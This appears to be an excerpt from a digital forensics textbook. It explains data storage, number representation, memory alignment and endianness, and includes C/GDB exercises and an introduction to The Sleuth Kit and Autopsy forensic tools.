


Fig. 2.2 Computer storage hierarchy according to their distance from the CPU [2]

RAM is not a secondary, but primary memory of the computer, and thus volatile. Although it is volatile storage space, it can access data hundreds of time faster than secondary memory like hard drive, which is why active programs are loaded into RAM in order to be processed seamlessly. All data in RAM are, in a sense, volatile because they degrade over time. Some are more volatile than others. For example, memory content is lost within nanoseconds as opposed to running processes which take few seconds. As a result, secondary storage is used to store programs and data when a computer is off. There are a variety of secondary storage devices, where hard disk is the most common one. Not all data from the hard disk are loaded into the system at one time. In fact, a computer typically has hard disk holding more space than the primary to compensate the amount of memory needed to keep the unused programs. For example, a computer bought from a retailer may come with a 2 TB hard drive, and only has a 16 GB of RAM.

As more and more types of removable media like backup tape drives, optical discs and flash memory drive have been introduced onto the market, there was an opportunity to create storage spaces of archiving data which is not accessed frequently. It is called tertiary storage which provides a third level of storage. It is

primarily used for archiving rarely accessed information without human operators since it is much slower than secondary storage. The data is often copied to secondary storage before use. Typically, computer will first consult a catalog database to determine which tape or disc contains the information if it needs to read information from the tertiary storage. In order to fetch the medium, a robotic arm is usually involved to return the medium to its place in the library.


Unlike the other storages, Off-line storage cannot be accessed without human interaction. It is usually recorded in a secondary or tertiary storage device. It must be inserted or removed by a human operator. Since it can be easily physically transported, Off-line storage can be used to transfer information. Additionally, in the case of computer-based attack, Off-line storage increases information security because it is physically inaccessible for a computer. In modern personal computers (PCs), most secondary and tertiary storage media are also used for off-line storage.

As capacity of hard disk and other storage devices increase dramatically in the past decade, it is tedious to use byte as measurement unit to represent computer memory capacity. For example, it is not unusual to see computer's or devices' disk size reaching up to 1 terabits. As a result, different digital units are used, such as kilo-(thousand bytes), mega- (million bytes), and giga- (billion bytes), to distinguish the size of a computer memory capacity [2]. Their relationships are shown in Fig. 2.3. These can be simply denoted through abbreviation such as KB for Kilobytes (not to be confused with low-case kb for Kilobits).

There are two conventions of kilo (KB) used in computer systems: 1000 in decimal systems (it is equivalent to 1000 bytes.) and 1024 in binary systems (it is equivalent to 1024 bytes.). Although these two different conventions are both referring to the same “KB”, their hard drive sizes are different. This rule applies to all units of measurements (or prefix) for digital information.

Due to various hard disk manufactures opting between different conventions, confusion may arise with which convention it's referring. This is especially true in the case of a Seagate customer who was misled by a product label that advised the hard disk sizes to be larger than originally claimed; an approximately 7.4% gap in memory. The company reimbursed the customer after being sued [3]. As an effort to reduce confusion, IEEE proposes a guideline that helps distinguish between a

Fig. 2.3 Measurement units for digital information



decimal K (1000) and a binary K (1024). For instances, the conversion of low-case “k” refers to decimal kilo and upper-case “K” refers to binary kilo. However, not everyone strictly follows these conventions. Regardless, we use 1024 convention in this book.

2.2 Data Representation

Data is represented by *encoding*, which is the process of converting message or data into code. From code to local representation is decoding. There are many common ways that data is encoded in 1’s and 0’s. This is called data representation. In this book, we mainly focus on the following data representation:

- Unsigned integers (e.g. non-negative integers)
- Signed integers (e.g. negative, positive integers, and zero)
- Floating point numbers (e.g. approximations of real numbers)
- Characters (e.g. ASCII, Unicode)

There are many data types and complex data that are built on basic ones. You will be able to construct and deconstruct data by understanding some. Byte ordering is important in digital investigation, as well as byte alignment, which will be discussed in this section. But before we proceed into the lesson, we need to introduce how integers are encoded because it is the most common type of data, either unsigned integer or signed integer.

A typical memory cell (or one memory location) stores one byte of data, known as “byte-addressable” memory. It means that each address refers to one byte of memory. So, if we are to store a word into memory, we will have to split the 32 bits quantity into 4 bytes. With 8 switches of 1s and 0s, or 2^8 , there would be 256 possibility for one byte. Each of these bytes corresponds to an integer between 0 and 255. Numbers we normally are familiar with like 5 and 8 are known as decimal notation. Each digit in a decimal formation corresponds to base 10. For example, 178 decimal digits can be written as $1 \times 10^2 + 7 \times 10^1 + 8 \times 10^0$. Similarly, a switch in byte represents a binary number where digits are represent as 1 and 0s instead of the 0–9 digits. To denote a binary number, we use “0b” or state that the digit is in base 2. For example, the data representation of decimal number 178 in binary is 0b10110010. We derive this binary number by converting the decimal to base 2. The simplest way is using a conversion table that listing the power of 2s from right to left starting at $2^0 = 1$, and incrementally, the exponent until $2^7 = 128$. Using the process of elimination, we figure out the greatest power that will fit into 178 is 128. Whenever a digit fits, it is a 1 bit. When it doesn’t fit, it is a 0 bit. In this case, we note down 1 bit and subtract 178 from 128 to get 50 as our new digit to compare. We shift to the right and repeat the processes until there are no more base 2 digits to compare. To verify that we correctly convert decimal to binary, we can sum all base 2 numbers that are tick as 1 bits. For instance, $128 + 32 + 16 + 2 = 178$, shown in Table 2.1. Thus, we have correctly converted decimal to binary.

Since using binary seems long and cumbersome to write bytes to a computer, we use a more effective representation. By breaking the bytes into 2, we have 4 bits (also known as nybble). A nybble can take 16 configurations. These configurations can be represented by a single character called hexadecimal. A hexadecimal digit uses decimal digit to represent 0–9 and A to F to represent 10–15. Hexadecimal allows us to represent a byte as 2 digits instead of 8. To denote a hexadecimal number, we use “0x” or state that the digit is in base 16. For example, the data representation of decimal number 178 in hexadecimal is 0xB2, as shown in Table 2.2. We derive this hexadecimal number by dividing the 8 bits calculated from our binary conversion into two halves, referred to Table 2.3.

Generally speaking, a number can be represented in any base b , also known as radix. The format is shown as follows:

$$(d_{k-1}d_{k-2}d_{k-3} \dots d_2d_1d_0)_b,$$

where the d s are digits, i.e., symbols for the integers between 0 and $b - 1$. This notation means a nonnegative integer written to the base b and is equal to

$$d_{k-1}b^{k-1} + d_{k-2}b^{k-2} + d_{k-3}b^{k-3} + \dots + d_2b^2 + d_1b^1 + d_0.$$

Table 2.1 Binary of 178_{10}

Base 2	128	64	32	16	8	4	2	1
Binary value	1	0	1	1	0	0	1	0

Table 2.2 Hexadecimal of 178_{10}

Binary	1011	0010
Hexadecimal value	0xB	0x2

Table 2.3 Conversion table

Binary	Decimal	Hexadecimal
0000	0	0
0001	1	1
0010	2	2
0011	3	3
0100	4	4
0101	5	5
0110	6	6
0111	7	7
1000	8	8
1001	9	9
1010	10	A
1011	11	B
1100	12	C
1101	13	D
1110	14	E
1111	15	F

Notably, sometime the parentheses are omitted, denoted by $d_k - 1d_k - 2d_k - 3. \dots . d_2d_1d_0b$. For example, in the number $(1234567)_8$, 1234567 are digits and 8 is base.

Character popular encoding scheme like ASCII (American Standard Code for Information) maps numbers 0–9, letters a–z or A–Z, basic punctuation symbols, and blank spaces to binary integers. Let's use 'A' as our example, which is valued at 65 when encoded to decimal (base 10). If converted into hexadecimal (base 16), its value is 0x41.



ASCII is often denoted as 7-bit, but it's not unusually to see 8-bit, which extends the original character-mapping by adding additional characters on top of the first 128 characters made from 7-bits.

ASCII is nice and simple if you use American English, but it is quite limited for the rest of the world because their native symbols like Greek letters and Chinese characters cannot be represented. Unicode helps solve this problem by using more than 1 byte to store the numerical version of a symbol. Unicode offers a better scheme as it has a wider array of characters than ASCII by using multiple-bytes. It can be encoded in 8-, 16- or 32-bit binary formats, called UTF-8, UTF-16 and UTF-32. But how these multiple-byte quantities are arranged in memory? We will talk about this topic in the next section.

2.3 Memory Alignment and Byte Ordering

One important aspect we need to cover is Memory Alignment (or sometime referred to as Data Alignment). It dictates how data is arranged and accessed in computer memory. Data is distributed in 2-, 4-, 8-, 16-, or 32-byte chunks at a time, where the larger a byte that the CPU distributes means faster a computer can access data from memory. For example, a 32-bit processor requires a 4-byte integer to reside at a memory address that is evenly divisible by 4. This requirement is called "memory alignment". Padding unused byte between the end of the last chunk and next chunk correctly aligns the data structure in order to optimize the transfer of data more efficiently; Less cache miss and less bus transactions. In other words, accessing a misaligned structure will yield a lower overall performance. Let's take a memory that uses byte address as our example. The computer would break up the 32-bits into 4-bytes chunk and arrange them in consecutive orders. This means the next 3 bytes are stored at offset of 0x1001, 0x1002, and 0x1003 if the first byte is stored at 0x1000. Since the data is chunked into 4-bytes at a time, memory address cannot start with a memory address of 0x1001, 0x1003, or 0x1005 as they are not divisible by 4. Note that storing data in sequences may not apply to all cases because there are two ways to distribute and store multiple-byte in memory. This is called Endianness, which will be covered in this section. But first we must understand why a modern processor is restricted to access memory at granularity.

Misalignment causes hardware complications, since the memory is typically aligned on a word boundary. A misaligned memory access will introduce multiple aligned memory references [7]. The following diagram illustrates two situations, and in both cases the CPU accesses 4-byte chuck of data. Also, memory is accessed in 4-bytes. In summary, data is arranged (or 4 bytes aligned in our example below) and accessed in computer memory.

The situation on the left in Fig. 2.4 shows a case where data is aligned and situation located on the right shows a case where the data is misaligned. For the second situation, CPU has to perform extra work to access the data: Load 2 chunks of data, shift out unwanted bytes then combine them together, as shown in Fig. 2.5. Thus, the CPU data access performance suffers and CPU cycle is wasted for misaligned data in order to correctly retrieve the data from memory.

Generally, an access to an object of size s bytes at byte address A is aligned if $A \bmod s = 0$. Let's use the following as our example:

In Table 2.5, line 3 occupies 4 bytes of memory, line 4 occupies 3 bytes of memory, and line 5 occupies 4 bytes of memory. These numbers of bytes are not random but derived by type of data, which can be referred to the list in Table 2.4. It can thus be concluded that the struct object Student occupies 11 bytes ($4 + 3 + 4$) in memory. However, 11 isn't divisible of 4 (assuming that this case uses the common 32-bit x86 processor.). Therefore, the compiler will add an unused padding byte, making the struct Student allocate 12 bytes instead of 11 bytes of memory. This is why the size that a struct object occupies is often larger than the total storage required for the structure (Table 2.5).



You can use the expression “`sizeof(struct Student)`” to see for yourself. It gets the actual size of its occupied memory space.

System with Intel processors can still perform with a misaligned data structure; however, in some Unix systems it results in bus errors. Most compilers compensate the problem by automatically aligning data variables according to their types and the




Fig. 2.4 Memory mapping from memory to CPU cache [4]




Fig. 2.5 Misaligned data slows down data access performance [4]

Table 2.4 Data alignment for each type

Data type	Alignment (bytes)
Char	1
Short	2
INT	4
Float	4
Double	4 or 8

Table 2.5 Example C

1	struct Student
2	{
3	int id;
4	char province[3]; //ON, BC etc. + terminating null
5	int age;
6	};

particular processor being used as such with the struct Student example explained. This also applies to union or classes objects.

In systems, byte of multiple-byte data element can be arranged depending on its order in which byte addressable memory is stored. This is known as Endianness (or Byte ordering). There are two popular types of endian:

- little-endian
- big-endian

The name endianness derived from Jonathan Swift's book "Gulliver's Travels". In the book, he talks about how a vigorous war starts over a silly debate that composes of people who prefer cracking boil eggs from the little end ("little-endian") and people who prefer breaking from the bigger end ("big-endian").

It is such a trivial thing, yet people argue about the ordering scheme in computer architecture too. Traditionally, things are done in big-endian, but then Microsoft came and decided to do little-endian. All the architecture architectures for Windows x86, x64, x32 operation systems are done in little-endian. However, both bit-ordering schemes are very much in use. For instances, processors like IBM 360/370, Motorola, Suns, 68 k, MIPS, Sparc, and HP PA use big-endian. These are general mainframe and big computers. Little-endian processes are Intel 80 × 86, DEC Vax, DEC Alpha, and SuperH. However, there are architectures like MIPS and Intel 64 IA-64 that operate in either big-endian or little-endian [5].

Either way, it is important to know little-endian and big-endian because one incorrect byte can throw off the whole machine. This is especially true when sending data over the network between two different machines that use opposite endianness because data would be read in the wrong order.

Within memory there is a high address and low address. Little endian stores with the least significant byte first (low address) in smallest address; read from right to left. Big endian stores the most significant byte first (high address) in the smallest address; read from left to right.

To fully understand these two different byte-ordering concepts, we will use 4 bytes number "90, AB, 12, CD" as our example, where each byte requires 2 hex digits, referred to Table 2.6.

Obviously, if we read the little endian version from low to higher memory addresses, we obtain CD 12 AB 90. We have to flip over to get the actual value of 0x90AB12CD. It means that the lower-order byte or least significant byte of a number is stored at the lowest address, and the high-order byte or most significant byte at the highest address in memory.

Similarly, the solution to the data sent over the network problem is to use a network byte order to rearrange the bytes stored at consecutive memory location when it detects the byte order scheme of that machine. A similar problem also exists

Table 2.6 Little-Endian vs. Big-Endian

Address	Value
<i>Little-Endian</i>	
1000	CD
1001	12
1002	AB
1003	90
<i>Big-Endian</i>	
1000	90
1001	AB
1002	12
1003	CD

when data exchange between computers over network. This is where XDR (External Data Representation) comes into play. XDR is a standard data serialization format, which allows data to be transferred between different kinds of computer systems [6]. It is independent of the transport layer. Converting from the local representation to XDR is called encoding. Converting from XDR to the local representation is called decoding. It uses a base of 4 bytes and order by big-endian. Variables would be padded by a divisible of four bytes.

Review Questions

1. Convert the following decimal numbers to binary numbers
 - (a) 102
 - (b) 18
 - (c) 7
2. Solve for x in the following equations.
 - (a) $x_{10} = 1001010_2$
 - (b) $FCB8_{16} = x_2$
3. Suppose a computer with Intel processor has memory locations from 0x0000 to 0x0003, each storing 1 byte. What is the actual value stored there? (in decimal)

Address	Hex contents
0x0000	10
0x0001	23
0x0002	01
0x0003	A1

4. What is Byte-addressable memory?
5. How many bits are there in a nybble? How many bits are there in a byte?

2.4 Practice Exercise

The objective of this exercise is to give you a better understanding of how a computer stores and processes data.

2.4.1 Setting Up the Exercise Environment

For this exercise, assume that you have a physical or virtual Linux system with a C compiler installed, for example Linux GNU GCC.

2.4.2 Exercises

Consider the following C program

```
#include <stdio.h>
struct Student
{ int id;
char province[3]; //ON, BC etc. + terminating null
int age;
};
int main( ){
struct Student student1;
// Assign values to structure variables
student1.id = 100364168;
strncpy(student1.province, "ON\0", sizeof(student1.province));
student1.age= 18;
printf("The size of struct member id is %d bytes\n", sizeof(student1.id));
printf("The size of struct member province is %d bytes\n", sizeof(student1.
province));
printf("The size of struct member age is %d bytes\n", sizeof(student1.age));
printf("The size of struct Student is %d bytes\n", sizeof(struct Student));
return 0;
}
```

Part A: Data Alignment

Answer the following questions based on the above C code, by filling in all of the blanks where indicated based on the output of the program (Table 2.7).

Note that the size of a variable or data type is evaluated using sizeof operator in C Programming.

Table 2.7 Storage sizes of variables or data types in the above C code

Variable or data type		Size in bytes
student1.id	100	_____
student1.province	101	_____
student1.age	102	_____
Add lines 100 , 101 , and 102	103	_____
Struct student	104	_____

Q1. Which is bigger? _____

1. The size of struct Student (**Line 104**).
2. Subtotal of the sizes of all the members of struct Student (**Line 103**).

Part B: Get the Representation of Data Using GDB

In the following exercises we will look into how computers represent data based on the above code. Specially, you will use GDB commands to look into the memory to get the representations of all the members of struct Student. For example, if we declare an int variable,

```
int a = 16;
```

Then we can use the x command in GDB

```
(gdb) x/4bt &a
```

```
0xbffff56c: 00010000 00000000 00000000 00000000
```

where the first item is memory address where an integer value (in 4 bytes) is stored, the second item is the content stored in the memory. If you want to learn more about GDB & how to use it, you can refer to Appendix A, “How to use GDB to debug C programs”, as a reference.

Answer the following questions after debugging the above C program, by filling in all of the blanks with the output of GDB commands (Table 2.8):

Table 2.8 Data presentation of variables in the above C code

Variables	Representation of values (in hexadecimal) (after a value is assigned to the variable)
student1.id	_____
student1.province	_____
student1.age	_____
Student1	_____

Part C: Examining Endianness

Consider the following C program

```
#include <stdio.h>
#include <stdlib.h>
int main(){
    unsigned char digits[4];
    digits[0] = 0x12;
    digits[1] = 0x34;
    digits[2] = 0x56;
```

(continued)

```

digits[3] = 0x78;
int * ptr = (int * )digits;
return 0;
}

```



You can use the following GDB command to print the content at the memory address specified by a pointer, assuming p is an integer pointer.

```
(gdb) x/x p
0xbffff570: 0x78563412
```

where the first item is memory address that the integer pointer p contains, the second item is the content stored in the memory specified by the pointer.

Also, the following GDB command can be used to print the content of a specific array item. We'll be discussing an array of 4 unsigned chars as an example for simplicity.

```
(gdb) x/1bx &digits[0]
0xbffff570: 0x12
```

where the first item is memory address where the 1st array item (in 1 byte) is stored, the second item is the content stored in the 1st array item.

Answer the following questions based on the above C code, by filling in all of the blanks where indicated with the most appropriate response (Table 2.9):

Table 2.9 Memory addresses and stored values of char array elements in the above C code

Item of array <i>digits</i>	First item	Second item	Third item	Fourth item
Memory address	_____	_____	_____	_____
Stored value	_____	_____	_____	_____

Q2. What is the value in hexadecimal format at the memory address specified by the integer pointer ptr? _____

Q3. According to your debug output, which endianness (big or little endian) is used in your system? Briefly explain your rationale for your conclusion. If necessary, give a diagram to help in your explanation.

Appendix A: How to Use GDB to Debug C Programs

In order to use gdb to debug a C program, you should compile your C program with -g option. It allows the compiler to collect the debugging information. For example,

```
gcc -g -o test test.c
```

where gcc is the compiler, test.c is the C program and test is the executable file.

Suppose we need to debug the executable file, the followings are basic steps for debugging a c program using gdb debugger:

Step 1: start gdb

```
gdb ./test
```

Step 2: Set up a break point inside C program

Syntax: break <line_number>

Note that since now on, you execute the commands in the gdb command line, not in the bash command line.

Step 3: Execute the C program in gdb debugger

run [args]

where args is the command line arguments you pass to the program.

Afterwards, you can use various gdb commands to examine executing Code. Example options of examining executing Code include:

- p or print: Print the content of variables or parameters.
- x or examine: Examine memory contents in different forms, including binary and hexadecimal forms. It uses the following syntax:

```
x/[NUM][SIZE][FORMAT] [Address]
```

where NUM is the number of objects to display, SIZE is the size of each object (b = byte, h = half-word, w = word, g = giant word (eight bytes)), FORMAT indicates how to display each object (d = decimal, x = hex, o = octal, t = binary), and [Address] is the memory address. For example,

the following x command will display a program's variable a's actual value in hex form when given the argument &a. 4 is the repeat count or the number of units whose size is specified by argument b, which stands for byte as the unit size. 'x' means that you want to display or output the value in hexadecimal form, which is the default display format for the x command.

```
(gdb) x/4bx &a
0xbffff56c: 0x10 0x00 0x00 0x00
```

Step 4: Continue, stepping over and in after a breakpoint

There are three kinds of gdp operations after a breakpoint:

- c or continue: Execution will continue until the next breakpoint in your code.
- n or next: Executing the next line of code after the current breakpoint.
- s or step: The s command is very similar to the n command, except for that the s command steps into a function and executes it line by line, whereas the n command simply treats a function call as one line of code.

Step 5: Quit from the gdb debugger

Syntax: quit

References

1. What is the difference between memory and hard disk space? http://pc.net/helpcenter/answers/memory_and_hard_disk_space
2. https://en.wikipedia.org/wiki/Computer_data_storage
3. Seagate customers eligible for manufacturer refunds, free software Seagate is offering a settlement agreement to Sara Cho, the woman who sued the . . . <http://arstechnica.com/gadgets/2007/10/seagate-customers-eligible-for-manufacturer-refunds-free-software/>
4. Data Alignment. <http://www.songho.ca/misc/alignment/dataalign.html>
5. kilobyte. <http://www.webopedia.com/TERM/K/kilobyte.html>
6. External Data Representation (XDR) http://en.wikipedia.org/wiki/External_Data_Representation
7. Aligning Addresses <http://www.cs.iastate.edu/~prabhu/Tutorial/PIPELINE/addressAlign.html>

Chapter 3

Building a Forensics Workstation



Learning Objectives

The objectives of this chapter are to:

- Build a computer forensics workstation using open source tools
- Use TSK and Autopsy to conduct a digital forensics investigation

If you've seen CSI: NY (Crime Scene Investigation: New York) or any other detective TV shows, you will notice that detectives use tools to search and find clues and evidence within the crime scene. For example, they use tweezers to pick up small objects on the ground and cameras to take pictures of crime scenes. As the age of technology, many crimes involve using technological devices. This is why the law enforcement needs to embrace digital forensics. Besides traditional forensic equipment and tools, detectives will now need digital forensics tools to analyze electronic devices and media. In this chapter, we will build a computer forensics workstation using open source forensic tools. Particularly, we have chosen The Sleuth Kit (TSK) and Autopsy for our book, as it is a widely used open source forensic toolkit. Also, we will learn how to use TSK and Autopsy Forensics Browser to conduct a digital forensics investigation through practical exercises.

3.1 The Sleuth Kit (TSK) and Autopsy Forensic Browser

3.1.1 The Sleuth Kit (TSK)

The Sleuth Kit, better known as TSK is a collection of free forensic tools. It was developed by Brian Carrier [1] and is available at <http://www.sleuthkit.org/>. This is a forensic suite available for Linux distribution and is used primarily to analyze file

systems and storage media. TSK can be installed via package manager or compiled from source code. Forensic Linux distributions, like BackTrack, Kali, Helix or Penguin Sleuth Kit, ship with TSK pre-installed. If you are operating from a Windows workstation you can use TSK via a virtual machine installation. TSK tools are used on command line interfaces. Autopsy, developed by Basis technology, is a graphical front-end for TSK. The aim of TSK is to create the leading forensic analysis tool for source file and volume systems available on all major platforms.

Brian Carrier developed TSK in collaboration with @stake. It was initially known as @stake The Sleuth Kit or TASK. TASK was created to fill many gaps found on two popular tools for digital forensic analysis, The Coroner's Toolkit (TCT) [2] and TCTUTILS [3]. TASK added support for FAT and NTFS file systems. The predecessors of TASK and TSK, TCT and TCTUTILS were first developed in 2000 by Dan Farmer and Wieste Venema. TCT was an innovative approach to digital forensics. It was free and open sourced and was available to the public. However, TCT file system tools could only support operations on the inode or block layer. During analysis, file directory names were not utilized. Furthermore, TCT was platform dependent. In other words, analysis could only be performed on a filesystem if it was the same version as that performing the analysis. This caveat made it difficult to create forensics OS distributions that we have today.

TSK provides a large number of specialized command-line based utilities. It is capable of parsing many types of file systems, including Ext2, Ext3, Ext4, HFS, ISO 9660, UFS ½, YAFFS2, FAT/ExFAT, and NTFS file systems. It can analyze within disk images stored in raw images that are in dd format, AFF formats or Expert Witness formats. You can use TSK using command line tools or as a library embedded within a separate digital forensic tool such as Autopsy. TSK was originally designed to tackle digital forensics with a layered approach. The tools in the original TASK distribution were developed to tackle specific layers of a forensic image. We can separate forensic images into four main and distinct layers [4].

1. File System Layer
2. Content /Data Layer
3. Metadata/Inode Layer
4. File Layer

The File System Layer consists of disks used in digital forensics. These disks consist of one or more slices; otherwise known as partitions. These partitions contain their own file systems. There are several types of file systems. Popular are File Allocation Table (FAT), fourth extended filesystem (ext4) and New Technologies File System (NTFS). Values that allow you to differentiate among other file systems are contained on this layer. TSK tools for this layer are prefixed with 'fs'. File System tools are used to display general file system details. This includes layouts, allocation structures and boot blocks.

Data is stored in pieces. These pieces can be called blocks, fragments or clusters depending on how data is stored. The Content or Data Layer houses file and directory content. Tools for this layer are prefixed by 'blk'. Previous versions of TSK and TASK used the prefix 'd'. These tools are geared towards the search and recovery of actual information and can be crucial in the recovery of deleted content.

The Metadata or Inode Layer stores descriptive information. This includes inode structures or entries for various file systems or platforms. These include directory and MFT entries from FAT and NTFS respectively and inodes from Ext and UFS. Furthermore, timestamp, addresses and size data can be collected on this level. TSK tools for this level are prefixed with an ‘i’.

The final layer is known as the File Layer. It sometimes referred to as the Human Interface Level. This level allows for interaction between users and file content. File names are saved in data units which are allocated by parent directories. File Name structures contain the name and addresses of to a corresponding metadata structure. TSK tools for the File Layer are prefixed with ‘f’. File Name Layer handles name structures. This is useful in gathering data based on the name of files. However, file names and directory structures do not often fully demonstrate the content of files. File Name Layer tools are useful in cataloging the contents of a volume.

TSK hosts several tools that fall outside or work between layers. These can be categorized as Fully Automated, File System Journal, Volume System, Image File, Disk and other miscellaneous tools. Description of all tools are given in the table below.

Tools in the TSK Suite [5] are listed below.

Tool category	Tool name	Description
File system layer	fsstat	This command is used to display all details associated with a file system
File name layer	ffind	This command is used to find unallocated and allocated file names that point to specific meta data structure
	fls	Lists names in a directory. These include deleted file names as well
Meta data layer	icat	Used to extract data units from a file as per meta data address rather than the file name
	ifind	Used to find the meta data structure that has a given file name or other meta data structure pointing to it
	ils	Used to list meta structures and their content
	istat	Used to display statistics. Specifically, statistics on meta data structures
Data unit layer	blkcat	Extract and display the contents of a given data unit
	blkls	Used to list details concerning data units. Can also detail which data units are allocated or not
	blkstats	Used to display statistics on given data structures
	blkcalc	Used calculate where data found in unallocated space can be found on the original image
File system journal layer	jcat	Display information of a journal block
	jls	List entries for a file system journal
Volume system layer	mmcls	This command is used to display disk layout and organization
	mmstat	Used to display information on the volume system
	mmcatt	Used to extract contents from a partition

(continued)

Tool category	Tool name	Description
Image file layer	img_stat	Displays the details of an image file. Used to collect size of images and the byte range of split image formats
	img_cat	Used to output the contents of image files. Displays the raw content of image files
Disk tools layer	disk_sreset	This tool is used to remove Host Protected Areas (HPA) if they exist
	disk_stat	Displays if HPAs exist on an image
Automated tools	tsk_comparedir	Used to compare local directories with images or raw devices. This can be used to detect if rootkits are used to hide files from the local directory hierarchy. TSK parses raw content from the raw device
	tsk_gettimes	Extracts metadata to be used by mactime to create timelines. This is useful for timeline analysis
	tsk_loaddb	Saves the volume, image, and file metadata to a SQLite database. This database can then be used by other non-TSK programs for further analysis
	tsk_recover	Used to extract unallocated and allocated files from an image. The files can then be saved to a local directory
Miscellaneous	hfind	Uses a binary sort algorithm and compares them to hashes found in hash databases. Hashes are md5sum
	mactime	Creates a timeline for a file's activity
	sorter	Sorts files based on file type. Also, performs extension checking and hash database lookups. Useful in checking whether file extensions have been changed to secret contents
	sigfind	This command is used to find binary signatures in a given data set

3.1.2 Autopsy Forensic Browser

Autopsy forensic browser or simply Autopsy, also known as Autopsy server or Autopsy service, is a digital forensics platform and graphical interface to TSK and other digital forensics tools usually used by the military or corporate examiners for investigation on a victim's computer. As Autopsy is HTML-based, you can connect to it from any platform using an HTML browser, for example, Firefox. Autopsy provides a "File Manager"-like interface, which gives investigators a convenient way to managing their investigation cases, showing the details about deleted data and file system structures of imported disk (or partition) images [6]. Simply to say, Autopsy forensic browser is easy to set up in a Linux system as the only way to accessing this browser is the input of the URL <http://localhost:9999/autopsy>. For example, you should be able to launch the Autopsy Forensic Browser in Kali Linux by navigating to Applications → Forensics → autopsy, shown in Fig. 3.1, and then connect to the Autopsy server by opening a Web browser and typing the above URL in the URL bar.

Afterwards, the default start page is displayed like Fig. 3.2, and you can start a digital forensics investigation by either creating a new case or opening an existing one.

